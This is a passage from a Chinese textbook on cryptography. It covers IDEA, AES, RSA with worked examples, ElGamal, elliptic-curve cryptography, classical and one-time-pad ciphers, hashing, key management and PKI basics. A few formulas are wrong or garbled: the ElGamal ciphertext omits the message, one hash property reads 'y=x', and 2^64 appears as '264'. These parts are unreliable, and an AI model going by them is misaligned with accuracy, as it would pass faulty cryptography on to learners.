


图 3-11　3DES 算法的加密过程




图 3-12　3DES 算法的解密过程

3. 国际数据加密算法(IDEA)

IDEA(International Data Encryption Algorithm)是瑞士的学者提出的加密算法，在密码学中属于分组密码算法。IDEA 使用长度为 128 位的密钥，分组大小为 64 位。从理论上讲，IDEA 属于“强”加密算法，至今还没有出现对该算法的有效攻击算法。

IDEA 算法包含三种运算：模 2^{16} 加运算、模 $2^{16}+1$ 乘运算和异或运算。这三种运算相互混合可以达到很好的效果。IDEA 无论是采用软件还是硬件实现都比较容易，而且加、解密的速度很快。算法输入的 64 位数据被分成 4 个 16 位子分组作为第一轮的输入，总共有 8 轮迭代。在每一轮中，相互间进行运算的同时也与 6 个 16 位子密钥进行运算(每轮均不同)，最后还与 4 个 16 位子密钥进行输出变换，产生输出，其中共有 52 个 16 位的子密钥参与运算。整个算法由以下三部分构成：

- 子密钥的产生。输入 128 位密钥；输出 52 个 16 位的子密钥。
- 加密过程。输入 52 个子密钥和 64 位数据；输出 64 位数据。
- 解密过程。加密过程和解密过程的子密钥不相同，且两者是一一对应的。

4. AES 算法

高级加密标准 AES(Advanced Encryption Standard)是美国国家标准技术研究所 NIST 旨在取代 DES 的新一代加密标准。NIST 于 2000 年选择了比利时科学家提出的 Rijndael 作为 AES 的算法。Rijndael 作为新一代的数据加密标准具有强安全性、高性能、高效率、易用和灵活等优点。AES 算法属于分组密码算法，它设计有三个密钥长度：128、192 和 256 位。

3.2.2　非对称密码算法

非对称密码算法也被称为公钥密码算法，其思想是由 W.Diffie 和 Hellman 于 1976 年提出的。非对称密码技术与以往的加密技术不同，是建立在数学函数基础上的。与只使

用单一密钥的传统加密技术相比，它在加密解密时，分别使用了两个不同的密钥：一个可对外界公开的公钥和一个只有所有者知道的私钥。公钥和私钥之间具有紧密联系，用公钥加密的信息只能用相应的私钥解密，反之亦然。同时，要想由一个密钥推知另一个密钥，在计算上是不可能的。

非对称加密算法的基本原理是：如果发信方想发送只有收信方才能解读的加密信息，发信方必须首先知道收信方的公钥，然后利用收信方的公钥来加密原文；收信方收到加密密文后，使用自己的私钥才能解密密文。显然，采用不对称加密算法，在通信之前，收信方必须将自己早已随机生成的公钥送给发信方，而自己保留私钥。由于非对称密码算法拥有两个密钥，因此特别适用于分布式系统中的数据加密。

非对称密码算法主要有 RSA 算法、ElGamal 算法、椭圆曲线加密算法(ECC)等。

1. RSA 算法

为了解决对称密码体制的密钥分配问题和对数字签名的要求，1977 年 Rivest、Shamir 和 Adleman 提出了比较完善的公钥密码体制的概念。该体制的基础是数学上的素数理论(Euler 函数和欧几里得定理)，依赖于大整数因子分解困难的特点。该算法原理简单，易于使用。

假设用户 A 要对发送给 B 的数据加密，则可根据以下步骤选择密钥和进行密码变换：

(1) 随机地选取两个大素数 p 和 q(一般为 100 位以上的十进制数)，p 不等于 q；

(2) 计算 $n = p \cdot q$，作为 A 的公开模数；

(3) 计算 Euler 函数

$$\varphi(n)=(p-1)\cdot(q-1)\ (\bmod\ n)$$

(4) 随机地选取一个与(p−1)•(q−1)互素的整数 e，作为 A 的公开密钥；

(5) 用欧几里得算法，计算满足同余方程

$E \cdot D \equiv 1\ (\bmod\ \varphi(n))$的解 d，作为 A 用户的保密密钥；

(6) 任何向 A 发送明文的用户，均可用 A 的公开密钥 e 和公开模数 n，根据

$C=M^e\ (\bmod\ n)$ 得到密文 C

(7) 用户 A 收到 C 后，可利用自己的保密密钥 d，根据

$M=C^d\ (\bmod\ n)$ 得到明文 M

【例 3-1】 明文为“HI”。则操作过程如下：

① 设计密钥公钥(e，n)和私钥(d，n)：

令 p=11，q=5。取 e=3，计算：

$n=p\cdot q=55$，求出$\varphi(n)=(p-1)\cdot(q-1)=40$

计算：$e\cdot d \bmod \varphi(n)=1$，即在与 55 互素的数中选取与 40 互素的数

得：d=27(保密数)。因此：公钥对为(3，55)，私钥对为(27，55)。

② 加密：

按 1-26 的次序排列字母，则 H 为 8，I 为 9。用公钥(3，55)加密：

$E(H)=8^3 \bmod 55=17$

$E(I)=9^3 \bmod 55=14$

即密文为：QN。

③　解密：　$D(Q)=17^{27} \bmod 55=8$　　　$D(N)=14^{27} \bmod 55=9$，还原成功。

【例 3-2】 如果选择 p=17 和 q=31，那么：

$n=p \cdot q=17 \cdot 31=527$

$\varphi(n)=(p-1) \cdot (q-1)=16 \cdot 30=480$

如果选择 e=7，那么计算：$d=e^{-1}(\bmod(\varphi(n)))=7^{-1}(\bmod 480)=343$

使用扩展欧几里得算法，即算得解密密钥 d。

加密 m 时需要公钥(e，n)。如果 m=2，那么消息 m 被加密为：

$c=m^{e}(\bmod n)=2^{7}(\bmod 527)=128$

解密时，需要密钥 d，通过下面的公式计算得到明文消息：

$m=c^{d}(\bmod n)=128^{343}(\bmod 527)=2$

RSA 算法不仅可以实现保密通信还能实现数字签名，因而特别适用于现代数字通信的要求。在众多的公钥密码算法中，RSA 算法被认为是比较完善的。RSA 算法至少有以下一些优点：

1)　该算法原理简单，易于使用

数学表达式在公钥密码算法中是最容易理解和实现的一个，这个算法也是目前国际上比较流行的公钥密码算法之一。

2)　算法可靠性高

RSA 算法的安全性取决于大素数分解的难易程度。到目前为止，除了大整数因式分解之外，人们还没有发现其他的方法能够对 RSA 算法进行有效的密码分析。虽然 RSA 算法也有一些弱点，但是只要设计密码参数时仔细一点，这些弱点是可以避免的。

3)　可用于数字签名功能

RSA 算法具有一些传统密码算法不能实现的一些功能，如认证鉴别和数字签名等。

但是 RSA 算法也存在算法复杂、加密解密速度慢、难以用硬件实现等缺点。因此公钥密码体制通常被用来加密关键性的、核心的、少量的机密信息，而对称密码体制通常被用来加密数据量大的信息。

2. ElGamal 算法

ElGamal 算法和 RSA 算法一样既能用于数据加密也可以用于数字签名，其安全性依赖于计算有限域上离散对数这一难题。ElGamal 算法描述如下：

假设用户 A 想接收用户 B 发送的消息。

1)　密钥创建

(1)　随机选择一个大素数 p，两个随机数 g 和 d，且满足 $1<g<p$，$1<d<p$，p−1 有大素数因子；

(2)　计算 $e=g^{d} \bmod p$，其中 e 为公钥，d 为私钥，公钥传送给用户 B。

2)　加密

用户 B 将明文 M(<p)加密成密文的过程如下：

(1)　随机选择一个整数 j，j 与 p−1 互素；

(2) 计算密文 $a=g^j(\mathrm{mod}\ p)$和 $b=e^j(\mathrm{mod}\ p)$，(a，b)是密文，长度是明文的两倍。

用户 B 将密文(a，b)传送给用户 A。

3) 解密

用户 A 收到密文后，进行解密计算

$M=b/a^d(\mathrm{mod}\ p)$

ElGamal 算法中随机选择的素数 P 必须足够大，且 p−1 至少包含一个大素数因子用来抵抗 Pohlig-Hellman 算法的攻击。ElGamal 算法的安全性主要依赖于 p 和 g 的值，若选取不当签名容易伪造，因此应保证 g 对于 p-1 的大素数因子是不可约的。

3. 椭圆曲线加密算法

椭圆曲线加密算法(ECC，Elliptic Curve Cryptosystem)是由 Koblity 和 Miller 于 1985 年提出的。椭圆曲线加密算法使用椭圆曲线作为公钥密码体制的基础，并用有限域上的椭圆曲线实现了已存在的公钥密码算法。由于椭圆曲线上的离散对数计算要比有限域上的离散对数的计算更困难，而且它在同等长度的密钥下能够获得比 RSA 算法更快的加解密速度和更高的密码强度，因而成为目前国际上密码学研究的热点之一。

1) 椭圆曲线的概念

椭圆曲线指的是由维斯特拉斯方程 $y^2+axy+by=x^3+cx^2+dx+e$ 所确定的平面曲线。若 F 是一个域，a，b，c，d，e ∈F，且 $4a^3+27b^2(\mathrm{mod}\ p)\neq 0$，满足维斯特拉斯方程的数偶(x，y)称为 F 域上的椭圆曲线 E 的点。F 域可以是有理数域，也可以是复数域，还可以是有限域 GF(Pr)。椭圆曲线通常用 E 表示。除了曲线 E 上的所有点外，还需要加上一个叫做无穷远点的特殊点 O。

椭圆曲线密码体制就是建立在对椭圆曲线离散对数问题(ECDLP)求解困难性假设基础上的，它优于基于有限域的乘法群上的离散对数问题。

目前，多家标准化组织在椭圆曲线标准化方面都提出了自己的标准，其中最有影响的是由美国国家标准学会 ANSI 制定的 X9.62 和 X9.63 两个标准。以上两个标准在引用了 NIST 部分标准的基础实现了对椭圆曲线数字签名算法(ECDSA)、密钥协商算法(ECDH，ECMQV)、密钥管理和传输的标准化。

2) 椭圆曲线密码算法的优点

(1) 算法安全性能更高

椭圆曲线密码算法具有最强的单比特安全性。每一比特椭圆曲线密码算法的密钥至少相当于 5 比特长的 RSA 密钥的安全性，并且这种比例关系随着密钥长度的增加呈上升趋势。在相同密钥长度条件下，椭圆曲线密码算法比 RSA 安全性要高。

(2) 算法计算量小，运算速度快

在相同的计算条件下，虽然 RSA 算法可以通过选取较小的公钥(可小到 3)的方法来提高公钥的处理速度，使其在加密和签名验证速度上与椭圆曲线密码算法有可比性。但是在私钥的处理速度上(解密和签名)，椭圆曲线密码算法远比 RSA 要快得多。因此椭圆曲线密码算法总的运算速度要比 RSA 快得多。同时椭圆曲线密码算法的密钥生成速度比 RSA 要快百倍以上。

(3) 算法占用存储空间小

椭圆曲线密码算法的密钥尺寸和系统参数较 RSA 算法和 E1Gamal 算法要小得多。160 位 ECC 和 1024 位 RSA 具有相同的安全强度，220 位 ECC 则与 2048 位 RSA 具有相同的安全强度。这就意味着安全强度相同的条件下，ECC 算法所占的存储空间比 RSA 算法要小。这对于密码算法在资源受限制环境(比如智能卡)的应用具有特别重要的意义。

(4) 通信带宽要求低

当对长消息进行加解密时，椭圆曲线密码算法和 RSA 有相同的带宽要求，但应用于短消息时，椭圆曲线密码算法的带宽要求却比 RSA 低得多。而公钥系统多用于短消息，如密钥交换和数字签名，所以椭圆曲线密码算法在无线网络领域具有更广泛的应用前景。

(5) 灵活性好

在有限域 GF(p)一定的情况下，其上的循环群也就定了；但 GF(p)上的椭圆曲线可以通过改变曲线参数，得到不同的曲线，形成不同的循环群。因此，椭圆曲线具有丰富的群结构和多选择性。

由于椭圆曲线以上的优点，尤其是其“短密钥”的特点，可以带来更高的安全性，椭圆曲线密码体制越来越成为研究工作者关注的热点。当然，椭圆曲线也存在一些缺点，比如椭圆曲线的群运算比较复杂，不如 RSA 算法那么简洁。RSA 中的运算只涉及整数的模运算，但椭圆曲线密码算法会涉及有限域中的乘法和求逆运算，因此在同样的安全性下，与 RSA 相比椭圆曲线密码算法在速度上并不占明显的优势。而且在对椭圆曲线的研究及各种基于椭圆曲线加密、签名方案提出的同时，针对椭圆曲线的攻击也越来越多，尤其是针对一些特殊椭圆曲线的攻击已经有了很有效的方法。

3.3 常用加密解密技术

加密不仅可以保护机密信息，也可以用于协助认证过程。主要有三种加密方法：

(1) 对称加密：加密和解密使用相同的密钥。

(2) 非对称加密：也称为公钥加密，分别使用一对密钥进行数据加密。

(3) 单向加密：也称 HASH 加密，使用 HASH 函数的方法进行加密。

3.3.1 对称加密技术

常用的对称加密技术主要有 4 种方法：代码加密、替换加密、变位加密和一次性加密。

1. 代码加密

利用传输双方预先设定的一组代码发送保密信息是保证信息安全传输的最简单方法。它使用通信双方预先设定的一组有确切含义的代码，如日常词汇、专有名词、特殊用语等来发送消息，一般只能用于传送一组预先约定的消息。

2. 替换加密

替换加密是指用一组密文字母来代替一组明文字母以隐藏明文，同时保持明文字母的

顺序不变的替换方式。

将明文字母表 M 中的每个字母替换成密文字母表 C 中的字母。这一类密码包括移位密码、替换密码、仿射密码、乘数密码、多项式代替密码、密钥短语密码等。这种方法可以用来传送任何信息，但安全性不及代码加密。

例如，下面的这组字母对应关系就构成了一个替换加密器：

明文字母：A B C D E F…

密文字母：K U P S W B…

因为每一种语言都有其特定的统计规律，如英文字母中各字母出现的频度相对基本固定，根据这些规律可以很容易地对替换加密进行破解。一种最古老的替换加密是恺撒密码，又称为循环移位密码。

3. 变位加密

变位加密不隐藏明文的字符，即明文的字母保持相同，但其顺序被打乱重新排列成另一种不同的格式。常用的变位加密有简单变位加密、列变位加密和矩阵变位加密。

(1) 简单变位加密。预先约定好一组数字表示密钥，将文字依次写在密钥下，再按数字次序重新组织文字实现加密，也有人喜欢将明文逆序输出作为密文。

例如：

密钥：6835490271

明文：小赵拿走黑皮包交给李

密文：包李交拿黑走小给赵皮

(2) 列变位加密。将明文字符分割成个数固定的分组，如 5 个一组，5 即为密钥，按一组一行的次序整齐排列，最后如果不足一组可以用任意字符填充，完成后按列读取即成密文。

(3) 矩阵变位加密。将明文中的字母按给定的顺序安排在一个矩阵中，然后用另一种顺序选出矩阵的字母来产生密文，一般为按列变换次序。

4. 一次性加密

一次性加密也称一次性密码簿加密。如果要既保持代码加密的可靠性，又保持替换加密器的灵活性，可以采用一次性密码进行加密。

密码簿每一页都是不同的代码表，可用一页上的代码来加密一些词，用后销毁；再用另一页加密另一些词，直到全部的明文完成加密。一次性加密破译的唯一方法就是获取一份相同的密码簿。

计算机出现以后，密码簿就无需使用纸张，而是使用计算机和一系列数字来制作。加密时，根据密码簿里的数字对报文中的字母进行移位操作或按位进行异或计算，以加密报文。解密时，接收方需要根据持有的密码簿，将密文的字母反向移位，或再次作异或计算，以得出明文。

例如：

加密过程中明文与密码按位异或计算，求出密文：

明文：101101011011

密码：011010101001

密文：110111110010

解密过程中密文与密码按位异或计算，求出明文：

密文：110111110010

密码：011010101001

明文：101101011011

为了保证信息加密的安全性，一次性密码簿只能使用一次。在这里，“一次性”有两个含义：①密码簿不能重复用来加密不同的报文；②密码簿至少不小于明文长度，即不得重复用来加密明文的不同部分。

一次性加密的安全性可以这样来理解：由于密码簿只使用一次，它把长度相同的所有明文都一一映射到长度相同的报文集合上。如果没有正确的密码簿，密文可以被各种猜测来的密码簿逆映射成任何有意义或无意义的文字。窃取者是无法通过这种方法知道究竟哪一种映射得到的是真正的原文的。

一次性加密在使用中也存在许多问题：

- 一次性密码簿是靠密码只使用一次来保障的。如果密码使用了多次，密文就会呈现出某种规律性，也就有被破译的可能。
- 由于密钥无法记忆，需要收发双方随身携带，非常不方便。
- 密钥不可重复，所以可传送的数据总量受到密钥数量的限制。

3.3.2　非对称加密及单向加密

1. 非对称加密

非对称密钥加解密过程使用相互关联的一对密钥，一个归发送者，一个归接收者。密钥对中的一个必须保持保密状态，称为私钥；另一个则可以公开发布，称为公钥。这组密钥中一个用于加密，一个用于解密。

2. 单向加密

单向加密也称为哈希 HASH 加密(Hash Encryption)，利用一个含有 HASH 函数的哈希表，确定用于加密的十六位进制数。

HASH 函数也称为散列函数，对不同长度的输入信息，能够产生固定长度的输出。这种固定长度的输出称为原输入信息的散列或消息摘要。散列是信息的提炼，通常其长度比原始信息小很多，且为一个固定长度。加密性强的散列一定是不可逆的，也就是说通过散列结果，无法推出任何部分的原始信息。同时也无法找出具有相同散列结果的两条信息。

1)　散列算法的基本原理

散列算法是用来产生一些数据片段(消息或会话项)的散列值的算法。散列算法具有在输入数据中的细微更改都可以改变散列值中每个比特的特性，因此，散列对于检测诸如消息或者密钥等信息对象中的任何微小变化很有用。

一个安全的散列函数 H 必须具有下列属性：

- H 能够应用到大小不一的数据上。

- H 能够生成大小固定的输出。
- 对于任意给定的 x，H(x)的计算相对简单。
- 对于任意给定的代码 h，要发现满足 H(x)=h 的 x 在计算上是不可行的。
- 对于任意给定的块 h，要发现满足 H(y)= H(x)而 y=x 在计算上是不可行的。
- 要发现满足 H(x)= H(y)的(x，y)对，在计算上是不可行的。

2) 目前常见的散列算法

MD2 算法：MD2 算法是麻省理工学院 Ronald Rivest 于 1989 年开发出来的，在处理过程中首先对信息进行补位，使得信息的长度为 16 的整数倍，然后以一个 16 位的检验和追加到信息末尾。并且根据这个新产生的信息计算出散列值。后来，Rogier 和 Chauvaud 发现如果忽略了检验将和 MD2 产生冲突。MD2 算法加密后结果是唯一的。

MD4 算法：MD4 算法是由 Ronald Rivest 于 1990 年开发出来的。它是可以用来测试信息的完整性。其摘要长度为 128 位。这个算法影响了后来的算法如 MD5、SHA 家族和 RIPEMD 等。

MD5 算法：MD5 算法是由 Ronald Rivest 于 1992 年开发出来的。MD5 以 512 位分组来处理输入的信息，且每一分组又被划分为 16 个 32 位子分组，经过了一系列的处理后，算法的输出由 4 个 32 位分组组成，将这 4 个 32 位分组级联后将生成一个 128 位散列值。

SHA/SHA-1 算法：SHA 算法由美国国家标准和技术协会(National Institute of Standards and Technology，NIST)于 1993 年提出，并被定义为安全散列标准(Secure Hash Standard，SHS)。SHA-1 是 1994 年修订的版本，其对长度不超过 264 二进制位的消息产生 160 位的消息摘要输出，按 512 比特块处理其输入。SHA 算法的缺点是速度比 MD5 慢，但是 SHA 的报文摘要更长，更有利于对抗野蛮的攻击。

3.4 密钥管理和数字证书

对文件进行加密只能解决传送信息的保密问题，而防止他人对传输信息进行破坏，以及确定发信人的身份，还需要其他的手段。密码技术除了提供信息的加密和解密外，还需要对信息的来源、信息的完整性和不可否定性进行保证。

3.4.1 密钥管理

密钥管理是安全密码系统的重要环节。数据加密、验证和签名都需要管理大量的密钥，而这些密钥又要经过加密，再以密文的形式发送给合法用户。密钥的管理任务就是给通信双方提供密码运算所需要的密钥，在密钥的整个生命周期内要对密钥的使用进行严格的控制，直至销毁失效为止。

密钥管理是一项综合性的技术，它包括密钥的生成、分发、存储、销毁、使用等一系列过程。

1) 密钥生成

密钥生成是指安全地生成以后要使用的密钥或密钥对(公钥密码系统)的过程。密钥只能在管理密钥系统设施内产生。密钥管理设备具有访问控制功能，是一种包含密码模块并

且受保护的密码设备。密钥空间中的每一个密钥的出现概率都应该相同，与其前导和后继出现的密钥都无相关性，并且具有不可预见性。密钥生成后，必须经过检测，只有符合规定的满足随机性检验标准的数据才能作为密钥使用。密钥的产生主要利用噪声源技术，该技术就是产生二进制的随机序列或与之对应的随机数，其主要理论基础是混沌理论。另外使用随机系列发生器可以自动地产生大量随机的密钥。

2)　密钥的保护和分发

采用对称加密算法进行保密通信，需要共享同一密钥。通常是系统中的一个成员先选择一个秘密密钥，然后将它传送另一个成员或别的成员。在 X9.17 标准中，描述了密钥加密密钥和数据密钥两种。其中密钥加密密钥用于加密其他需要分发的密钥，而数据密钥只对信息流进行加密。

密钥加密密钥一般通过手工分发。为增强保密性，也可以将密钥分成许多不同的部分然后用不同的信道发送出去。对于大型网络来说，每对用户必须交换密钥，n 个人的网络总的交换次数为 $n(n-1)/2$，在这种情况下，通常需要建造一个密钥分发中心来负责密钥的管理。

通过邮递或信使护送密钥，其安全性取决于信使，因为信使有被收买的可能，并且这种方法的传输量和存储量都很大。人们希望能设计出满足以下两个条件的协议：一是传输量和存储量都比较小；二是每一对用户都能独立地计算一个秘密密钥。Diffie-Hellman 密钥交换协议就是满足上述两个条件的密钥分配协议，它通过两个或多个成员在一个公开的信道上通信联络建立一个秘密密钥。

3)　验证密钥

密钥附着一些检错和纠错位来传输，当密钥在传输中发生错误时，能很容易地被检查出来，并且如果需要，密钥可被重传。接收端也可以对接收的密钥的正确性进行验证。发送方用密钥加密一个常量，然后把密文的前 2～4 字节与密钥一起发送给接收方。在接收端，做同样的工作，如果接收端加密后的常数能与发送端常数匹配，则传输是正确的。

4)　更新密钥

当密钥需要频繁改变时，频繁进行新的密钥分发的确是一件困难的事情，一种更容易的解决办法是从旧的密钥中产生新的密钥，有时称为密钥更新。密钥更新可以使用单向函数进行。如果双方共享同一密钥，并用同一个单向函数进行操作，就会得到相同的结果。

5)　存储密钥

密钥的存储不同于一般数据的存储，需要对其进行保密存储。保密方法一般有两种：一种是基于密钥的软保护；另一种是基于硬件的物理保护。前者使用加密算法对用户密钥(包括口令)加密，然后密钥以密文形式存储。后者将密钥存储于与计算机相分离的某种物理介质中，以实现密钥的物理隔离保护。

6)　备份密钥

密钥的备份可以采用密钥托管、秘密分割、秘密共享等方式。密钥备份的最简单方法是使用密钥托管中心。密钥托管要求所有用户将自己的密钥交给密钥托管中心，由密钥托管中心负责备份保管密钥(如锁在某个地方的保险柜里或用主密钥对它们进行加密保存)，一旦用户的密钥丢失(如用户遗忘了密钥或用户意外死亡)，按照一定的规章制度，可从密钥托管中心索取该用户的密钥。

7) 密钥有效期

密钥的使用应该有一定的有效期，不可以无限期使用。这是因为：密钥使用时间越长，它泄露的机会就越大；如果密钥已泄露，那么密钥使用得时间越久，造成的损失就越大；密钥使用越久，人们花费精力破译它的诱惑力就越大。

不同类型的密钥应该具有不同的有效期：

- 数据密钥的有效期主要由数据的价值和给定时间里加密数据的数量决定。价值与数据传送率越大，所用的密钥更换应该越频繁。
- 密钥加密密钥无需频繁更换，因为它们只是偶尔地用作密钥交换。在某些应用中，密钥加密密钥仅需要一个月或一年更换一次。
- 用来加密保存数据文件的加密密钥不能经常地变换。通常是每个文件用唯一的密钥加密，然后再用密钥加密密钥把所有密钥加密，密钥加密密钥要么被记忆下来，要么保存在一个安全地点。
- 公开密钥密码应用中的私钥的有效期是根据应用的不同而变化的。用作数字签名和身份识别的私钥有效期必须持续数年(甚至终身)。即使期望密钥的安全性持续终身，两年更换一次密钥也是要考虑的。

8) 销毁密钥

如果密钥必须替换，旧的密钥就必须物理地销毁。

3.4.2 公钥基础设施(PKI)

随着网络技术和信息技术的发展，电子商务已逐步被人们所接受。但通过网上进行电子商务交易时，由于交易双方并不在现场，因此，无法确认双方的合法身份，同时交易信息是交易双方的商业秘密，在网上传输时必须保证安全性，防止信息被窃取。因此，在电子商务中，必须从技术上保证交易过程中能够实现身份认证、安全传输、不可否认性、数据完整性。

1. PKI 概述

公钥基础设施(PKI，Public Key Infrastructure)是指利用公钥理论和技术建立的提供信息安全服务的基础设施。PKI 采用证书的方式进行公钥管理，通过第三方的可信机构(认证中心 CA)把用户的公钥和用户的其他标识信息捆绑一起，其中包含用户名和电子邮件地址等信息，用来在因特网上验证用户的身份。PKI 把公钥密码和对称密码结合起来，在因特网上实现密钥的自动管理，保证网上数据的传输安全。

PKI 的主要目的是通过自动管理密钥和证书，为用户建立一个安全的网络运行环境，使用户可以在多种应用环境下方便地使用加密和数字签名技术，从而保证网上数据的机密性、有效性和完整性。

PKI 作为安全基础设施，能为不同的用户按不同安全需求提供多种安全服务。这些服务包括：认证服务、数据完整性服务、数据保密性服务、安全时间戳、不可否认性服务等。

2. PKI 体系结构

一个完整的 PKI 系统包含认证机构(CA)、注册机构(RA)、证书管理系统、PKI 策略管理和 PKI 应用接口等几部分。PKI 体系结构如图 3-13 所示。

